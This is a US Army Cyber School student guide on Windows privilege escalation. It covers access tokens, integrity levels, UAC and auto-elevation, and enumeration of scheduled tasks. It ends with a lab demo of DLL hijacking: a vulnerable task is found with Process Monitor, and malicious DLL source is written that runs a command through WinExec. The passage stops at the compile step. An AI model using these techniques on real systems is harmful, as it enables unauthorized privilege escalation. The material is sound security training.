Windows Exploitation

U.S. Army Cyber School

Version Date: 24 SEP 2018

Student Guide Printable Format

Skills and Objectives

Section 7.2.3: Privilege Escalation
Section 7.4: Maintaining Persistence
Section 7.5: Covering Tracks

Table of Contents

Student Demo System

- Tunnel through Jump box to 10.10.28.45 targeting port 3389 for RDP session
    - example below

```
#from Op station
ssh student@<JMP_IP> -L RHP:10.10.28.45:3389
#from Op station
xfreerdp /u:student /v:localhost:RHP /dynamic-resolution +clipboard

###################################################################
creds:
    student   :: password
    DemoAdmin :: password
```

REVIEW: User Mode vs. Kernel Mode, Privileged vs. Unprivileged

Remember that x86 architecture supports four protected rings, but that most common operating systems typically only utilize Ring 0 (Kernel) and Ring 3 (usermode). This distinction enables operating systems to isolate privileged access to hardware and direct memory access from standard usermode processes.




Photo Credit - *CC BY-SA 3.0*

NOTE The ring model is a simplification of modern operating systems and hardware-based protections. Through VBS, in modern Windows, the kernel is not actually most-privileged. Instead, an underlying hypervisor is.

Not only does ring isolation provide protection for the sensitive operations that keep the computer running, but it also allows the kernel to limit which privileged, kernel operations that a usermode process can make. Many of the core operating system processes that run in usermode have privileged access, while standard user processes such as a web browser or a game operate without privileged access. Privileged access is what SYSTEM* processes, administrators, or in Unix environments, root processes have. While privileged processes remain in user mode, they have full access to system calls and operating system API to interact with the kernel.

NOTE SYSTEM is both a integrity level and a user.




Photo Source

Creative Commons Attribution 4.0 International Public License

During exploitation, it is common for an attacker to compromise an unprivileged usermode process. In this block of instruction, we will discuss techniques for migrating from a unprivileged user process to a privileged user process, as well as techniques to elevate process integrity-level from medium to system.

Further reading:

- Windows VBS
- Understanding User and Kernel Mode
- Introduction to Operating Systems
- User_Mode_vs_Kernel_Mode
- User Mode and Kernel Mode

Windows Access Control Model

Modern Windows operating systems (NT 6, or Vista+) utilize the Windows Access Control Model as the primary security boundary for users, processes and objects. The Access Control Model is broken into two components: Access Tokens, which contain information about a logged-on user, and Security Descriptors, which contain the security information that protects a securable object.

When a user logs on, the system authenticates the user's account name and password. If the logon is successful, the system creates an access token. Every process executed on behalf of this user will have a copy of this access token. The access token contains security identifiers that identify the user's account and any group accounts to which the user belongs. The token also contains a list of the privileges held by the user or the user's groups. The system uses this token to identify the associated user when a process tries to access a securable object or perform a system administration task that requires privileges.

When a securable object is created, the system assigns it a security descriptor that contains security information specified by its creator, or default security information if none is specified. Applications can use OS API functions to retrieve and set the security information for an existing object.

Security Descriptor
Identifies the object's owner and can also contain the following access control lists:

- A discretionary access control list (DACL) that identifies the users and groups allowed or denied access to the object
- A system access control list (SACL) that controls how the system audits attempts to access the object
- An ACL contains a list of access control entries (ACEs). Each ACE specifies a set of access rights and contains a SID that identifies a trustee for whom the rights are allowed, denied, or audited. A trustee can be a `user account`, `group account`, or `logon session`.

Access Token
An object that describes the security context of a process or thread. The information in a token includes the identity and privileges of the user account associated with the process or thread. When a user logs on, the system verifies the user's password by comparing it with information stored in a security database. If the password is authenticated, the system produces an access token. Every process executed on behalf of this user has a copy of this access token.

- The system uses an access token to identify the user when a thread interacts with a securable object or tries to perform a system task that requires privileges. Access tokens contain the following information:

  - `Security Identifier (SID)` for the user’s account
  - `Security Identifiers (SID)` for the groups of which the user is a member
  - `Logon Security Identifier (SID)` that identifies the current logon session
  - `List of the Privileges` held by either the user or the user’s groups
  - `Owner Security Identifier (SID)`
  - `Security Identifier (SID)` for the primary group
  - Default `DACL` that the system uses when the user creates a securable object without specifying a security descriptor
  - Source of the `Access Token`
  - `Primary Token` or `Impersonation Token`
  - Optional list of `Restricting Security Identifier’s (SID)`
  - Current `Impersonation Levels`
  - Other statistics

Privilege
The right of an account, such as a user or group account, to perform various system-related operations on the local computer, such as shutting down the system, loading device drivers, or changing the system time. Privileges differ from access rights in two ways:

- Privileges control access to system resources and system-related tasks, whereas access rights control access to securable objects.
- A system administrator assigns privileges to user and group accounts, whereas the system grants or denies access to a securable object based on the access rights granted in the ACEs in the object’s DACL.

Access Right
A bit flag that corresponds to a particular set of operations that a thread can perform on a securable object. For example, a registry key has the KEY_SET_VALUE access right, which corresponds to the ability of a thread to set a value under the key. If a thread tries to perform an operation on an object, but does not have the necessary access right to the object, the system does not carry out the operation.

Access Mask
A 32-bit value whose bits correspond to the access rights supported by an object. All Windows securable objects use an access mask format that includes bits for the following types of access rights:

- Generic access rights
- Standard access rights
- SACL access right
- Directory services access rights

Securable Object is an object that can have a security descriptor. All named Windows objects are securable. Some unnamed objects, such as process and thread objects, can have security descriptors too. For most securable objects, you can specify an object's security descriptor in the function call that creates the object. For example, you can specify a security descriptor in the CreateFile and CreateProcess functions.

Sources:

- Access Control Model
- Windows Process Security and Access Rights
- Securable Objects
- Privileges
- Security Descriptors
- Access Tokens
- Integrity Levels

DLL Search Order

DLL Hijacking is a technique in which an attacker abuses Window's Dynamic-Link Library (DLL) Search Order to trick a program into running a custom DLL that executes malicious code.

Dynamic-Link Libraries are libraries of additional functions for a program. They allow for a programmer to not have to recreate commonly used functions by making a program call them. The following steps are used to search for DLL's when called by a program.

1. The program checks the following registry location and will attempt to use the last known location of the DLL

```
reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs"
```

2. If the DLL is not found the program will check the following locations, in order:

   a. `The directory the the Application was run from`

      - The exact location on the hard drive where the program was executed from. Even locations such as `C:\Users\Public\Downloads`

   b. `The directory specified in in the C+ function GetSystemDirectory()`

      - The returned location is `C:\Windows\system32` even on 64 bit systems.

   c. `The directory specified in the C+ function GetWindowsDirectory()`

      - The returned location should always be `C:\Windows`

   d. `The current directory`

      - The current directory assuming the application was executed using its full path.

If an executable is running in a priveleged context that also calls a dll, and is located within a writable directory,i, it is ripe for compromise. A threat actor can compromise that vulnerability by creating a custom DLL, with the appropriate name, and placing it in the correct directory. Once the program executes, if successful, it will execute the new malicious DLL.

Sources:

- DLL Search Order Desktop
- DLL Search Order Desktop Windows 32

Integrity Levels and User Account Control (UAC)


On top of the access control model is another layer called the Windows Integrity Mechanism. This mechanism is intended to restrict the access permissions of applications that are running under the same user account and that are less trustworthy.

Windows Integrity Mechanism assigns every process with an integrity level. The **integrity level** is a representation of the trustworthiness of running application processes and objects, such as files created by the application. The integrity mechanism provides the ability for resource managers, such as the file system, to use pre-defined policies that block processes of lower integrity, or lower trustworthiness, from reading or modifying objects of higher integrity. The integrity mechanism allows the Windows security model to enforce new access control restrictions that cannot be defined by granting user or group permissions in access control lists (ACLs).

There are six possible integrity levels:

- Untrusted - Anonymous SID access tokens
- Low - Everyone SID access token (World)
- Medium - Authenticated Users
- High - Administrators
- System - System services (LocalSystem, LocalService, NetworkService)
- Installer - Used by setup programs to install software.

The default integrity level for a logged-in, authenticated user is medium. This is true even for local administrators.



Process	PID	C...	Description	Company Name	Integrity Level
taskeng.exe	2240		Task Scheduler Engine	Microsoft Corporation	System
taskeng.exe	2144		Task Scheduler Engine	Microsoft Corporation	Medium
taskeng.exe	5196		Task Scheduler Engine	Microsoft Corporation	Medium
SLsvc.exe	1296		Microsoft Software Licensing Service	Microsoft Corporation	System
svchost.exe	1388		Host Process for Windows Services	Microsoft Corporation	System
svchost.exe	1504		Host Process for Windows Services	Microsoft Corporation	System
spoolsv.exe	1696		Spooler SubSystem App	Microsoft Corporation	System
svchost.exe	1720		Host Process for Windows Services	Microsoft Corporation	System
LSSrvc.exe	2044			Hewlett-Packard Com...	System
mqsvc.exe	376		Message Queuing Service	Microsoft Corporation	System
svchost.exe	556		Host Process for Windows Services	Microsoft Corporation	System
svchost.exe	1840		Host Process for Windows Services	Microsoft Corporation	System
svchost.exe	1940		Host Process for Windows Services	Microsoft Corporation	System
SearchIndexer...	1616	1...	Microsoft Windows Search Indexer	Microsoft Corporation	System
CcmExec.exe	864		CCM Executive	Microsoft Corporation	System
hpqwmiex.exe	1600		hpqwmiex Module	Hewlett-Packard Dev...	System
mqtgsvc.exe	2192		Message Queuing Trigger Service	Microsoft Corporation	System
wmpnetwk.exe	3636		Windows Media Player Network Shari...	Microsoft Corporation	System
AddFiltr.exe	2892		Add Filter For Usb	Hewlett-Packard Dev...	System
TrustedInstalle...	5476		Windows Modules Installer	Microsoft Corporation	System
lsass.exe	696		Local Security Authority Process	Microsoft Corporation	System
lsm.exe	704		Local Session Manager Service	Microsoft Corporation	System
csrss.exe	652		Client Server Runtime Process	Microsoft Corporation	System
winlogon.exe	784		Windows Logon Application	Microsoft Corporation	System
explorer.exe	2904		Windows Explorer	Microsoft Corporation	Medium
ieuser.exe	5348		Internet Explorer	Microsoft Corporation	Medium
iexplore.exe	4448		Internet Explorer	Microsoft Corporation	Low
csrss.exe	4980		Client Server Runtime Process	Microsoft Corporation	System
winlogon.exe	4628		Windows Logon Application	Microsoft Corporation	System
explorer.exe	3816		Windows Explorer	Microsoft Corporation	Medium
sidebar.exe	1408		Windows Sidebar	Microsoft Corporation	Medium
procexp.exe	5956		Sysinternals Process Explorer	Sysinternals	High
ieuser.exe	1516		Internet Explorer	Microsoft Corporation	Medium
iexplore.exe	5824		Internet Explorer	Microsoft Corporation	Low

CPU Usage: 9.11% Commit Charge: 28.73% Processes: 65

Integrity level in Process Explorer

Certain administrative Windows privileges can be assigned to an access token only with at least a **high** integrity level. *If the access token integrity level is less than high, then specific administrative privileges are not allowed and are removed from the access token.*

If a process is running with a low integrity level, that process will have restricted access permissions to all objects that have an implicit medium integrity level. Processes with a low integrity level will not be able to modify any object with either an explicit or implicit integrity level of medium or higher.

This means that authenticated users are unable to perform privileged actions on their own. In order for an authenticated user to elevate the integrity level of a process, he or she must use **User**

Account Control (UAC). User Account Control (UAC) enables users to perform common tasks as non-administrators, called standard users, and as administrators without having to switch users, log off, or use Run As.

Under UAC, if an action is being taken that requires an administrator privilege, one of two things will happen:

- If a user is in the administrator group, that user gets a prompt to confirming authorization of a privileged action.
- If a user is not in the administrator group, that user gets a prompt to authenticate as an administrative user in order to complete the action.

When a process wants to perform an action higher than its current integrity level, it must use UAC to request permission. There are 4 UAC settings that control how this request is handled. Borrowing from Cobalt Strike documentation, from most restrictive to least restrictive, they are:

- **Always Notify.** This setting is the highest UAC setting. It will prompt the user when any program, including a built-in Windows program wants higher privileges.
- **Notify me only when programs try to make changes to my computer.** This is the default UAC setting. This setting does not prompt the user when some built-in Windows program want higher privileges. It will prompt the user when any other program wants higher privileges. This distinction is important and it plays into the UAC bypass attack that we will cover in a moment. for the instructor badge?
- **Notify me only when programs try to make changes to my computer (do not dim my desktop).** This is the same as the default setting, except the user's desktop does not dim when the UAC elevation prompt comes up. This setting exists for computers that lack the computing power to dim the desktop and show a dialog on top of it.
- **Never notify.** This option takes us back to life before Windows Vista. On Windows 7, if a user is an administrator, all of their programs will run with high integrity. On Windows 8, programs run at the medium integrity level, but anything run by an Administrator that requests elevated rights gets them without a prompt.

Sources:

- ConsentPromptBehaviorAdmin Levels
- What is the Windows Integrity Mechanism?
- Windows Integrity Mechanism Design
- Windows User Account Control

AutoElevate executables

In order to simplify the user experience, in the default UAC setting, some core windows executables are able to auto-elevate to higher integrity level without needing to prompt the user. This can occur only when the user is already in the administrator group.

The following are methods that will show **AutoElevate** settings for an executable (calc.exe & eventvwr.exe):

sigcheck:
`(Get-Command calc.exe).Path`
`sigcheck -m C:\WINDOWS\system32\calc.exe`

strings:
`(Get-Command calc.exe).Path`
`strings C:\WINDOWS\system32\calc.exe`

notepad:
`(Get-Command calc.exe).Path`
`notepad C:\WINDOWS\system32\calc.exe`

Find the following portion of the output:

```
    <security>
        <requestedPrivileges>
            <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
        </requestedPrivileges>
    </security>
```

Calc.exe has its requested execution level set to ***AsInvoker***, therefore it will match the integrity level of the user that spawned it.

sigcheck:
`(Get-Command eventvwr.exe).Path`
`sigcheck -m C:\WINDOWS\system32\eventvwr.exe`

strings:
`(Get-Command eventvwr.exe).Path`
`strings C:\WINDOWS\system32\eventvwr.exe`

notepad:
`(Get-Command eventvwr.exe).Path`
`notepad C:\WINDOWS\system32\eventvwr.exe`

Find the following portion of the output:

```
    <security>
        <requestedPrivileges>
            <requestedExecutionLevel
                level="highestAvailable"
                uiAccess="false"
            />
        </requestedPrivileges>
    </security>
```

eventvwr.exe has its requested execution level set to ***highestAvailable***, therefore it will raise its permissions to the highest available to the user that invoked it.

Definition of Privilege Escalation

According to MITRE’s Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK) wiki page:

Privilege escalation is the result of actions that allows an adversary to obtain a higher level of permissions on a system or network. Certain tools or actions require a higher level of privilege to work and are likely necessary at many points throughout an operation. Adversaries can enter a system with unprivileged access and must take advantage of a system weakness to obtain local administrator or SYSTEM/root level privileges. A user account with administrator-like access can also be used. User accounts with permissions to access specific systems or perform specific functions necessary for adversaries to achieve their objective may also be considered an escalation of privilege.

A more concise definition of privilege escalation is a technique that an attacker can utilize to cross a security boundary in the operating system that allows him or her to increase access or privilege.

This instruction will cover privilege escalation and integrity-level elevation techniques in Windows.

Privelege Escalation Locations

IMPORTANT

Enumeration is the most important concept in this module. Ensure the students understand that they are looking for deviations from standard practices such as mis-named files, services/tasks in the wrong paths, and errant permissions, Etc.

In the case of being a non-privileged user, an attacker must identify and compromise a vulnerable **Scheduled Tasks**, **Services**, or an **Unpatched Kernel Vulnerability** to gain priveleged access on system.

Scheduled Tasks

When looking for vulnerabilities associated with scheduled tasks, it is important to look for the following associated configurations within the Scheduled Tasks:

```
Run As User:
Task To Run:
```

IMPORTANT We want to identify anything running in non-standard locations as well as running a a higher privilege user.

Sources:

- ALPC-TaskSched-LPE
- task scheduler local privilege escalation vulnerability in the ALPC interface

DEMO: Finding vulnerable Scheduled Tasks


1. The following commands can be used to idenitfy vulnerable tasks using CMD and PowerShell:
   a. `schtasks /query /fo LIST /v`
      - List all Tasks in List format
   b. `schtasks /query /fo LIST /v | Select-String -Pattern "STRING OR REGEX PATTERN"`
      - `Select-String` can utilize regex to output only values that match
   c. `schtasks /query /fo LIST /v | Select-String -Pattern "Task To Run" -CaseSensitive -Context 0,6`
      - Searches for **Task To Run** and outputs that line, along with the 6 lines following it in order to show the **Run As User** setting too.
   d. `schtasks /query /fo LIST /v | Select-String -Pattern "Task To Run" -CaseSensitive |Select-String -Pattern "COM handler" -NotMatch`
      - Excludes results that we dont want to seein order to help narrow down vulnerable directory locations
   e. Open and view tasks from the Task Scheduler GUI Application
2. Identify the following vulnerable Task:
   - `C:\Users\student\exercise_2\putty.exe`
3. Run: `sigcheck c:\users\student\exercise_2\putty.exe`
   - Determines information we can use to research for vulnerabilities
4. Run: `icacls "c:\users\student\exercise_2"`
   - Check if the directory can be written to, as it is non-standard

DEMO: DLL hijacking (Writable Path, Vulnerable Scheduled Task)

Process Monitor

1. Run: `procmon /AcceptEula`

2. Run: `C:\Users\student\exercise_2\putty.exe`
3. Configure the following filters by pressing `CTRL + L` to open the filter menu:
    a. **Process Name** contains `putty.exe`
    b. **Path** contains `.dll`
    c. **Result** is `NAME NOT FOUND`


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Process Monitor Filter
Display entries matching these conditions:
Architecture
is
then
Include
Reset
Add
Remove
OK
Cancel
Apply

Ti...	Process ...	P...	Operation	Path	Result	Detail
3:5...	putty.exe	1...	CreateF...	C:\Windows\System32\wow64log.dll	NAME NOT FOUND	Desired Access: Read Attributes,...
3:5...	putty.exe	1...	CreateF...	C:\Users\student\exercise_2\WINMM.dll	NAME NOT FOUND	Desired Access: Read Attributes,...
3:5...	putty.exe	1...	CreateF...	C:\Windows\SysWOW64\edgegdi.dll	NAME NOT FOUND	Desired Access: Read Attributes,...
3:5...	putty.exe	1...	CreateF...	C:\Users\student\exercise_2\UxTheme.dll	NAME NOT FOUND	Desired Access: Read Attributes,...
3:5...	putty.exe	1...	CreateF...	C:\Windows\SysWOW64\rpcss.dll	NAME NOT FOUND	Desired Access: Read Attributes,...
3:5...	putty.exe	1...	CreateF...	C:\Users\student\exercise_2\SSPICLI.DLL	NAME NOT FOUND	Desired Access: Read Attributes,...

Column	Relation	Value	Action
☑ Proc...	contains	putty	Include
☑ Result	contains	NAME NOT FOUND	Include
☑ Path	contains	.dll	Include
☑ Proc...	is	Procmon.exe	Exclude
☑ Proc...	is	Procexp.exe	Exclude

As you can see `SSPICLI.dll` is identified. As procmon requires Admin privileges, ways to perform testing can be locally within a development/lab environment.

Creating Malicious DLL
Since we can see that it is trying load a `.dll` that is not present, and that the directory where **putty.exe** is located is writable and non-standard we can create a malicious DLL.

1. Create `bad.c` and specify desired commands the execute via `WinExec()`:
    a. `nano bad.c`

```
#include <windows.h>
int execCommand()
{
 WinExec("cmd /C whoami > FINDME_1.txt", 1);
 return 0;
}
BOOL WINAPI DllMain(HINSTANCE hinstDLL,DWORD fdwReason, LPVOID lpvReserved)
{
 execCommand();
 return 0;
}
```

2. Install all of the programs required to build Windows Portable Executable (PE) files:
   - `apt-get install mingw-w64 mingw-w64-common mingw-w64-i686-dev mingw-w64-tools mingw-w64-tools mingw-w64-x86-64-dev -y`
3. Compiles the raw C source code in `bad.c` into a unlinked c object name `bad.o`:
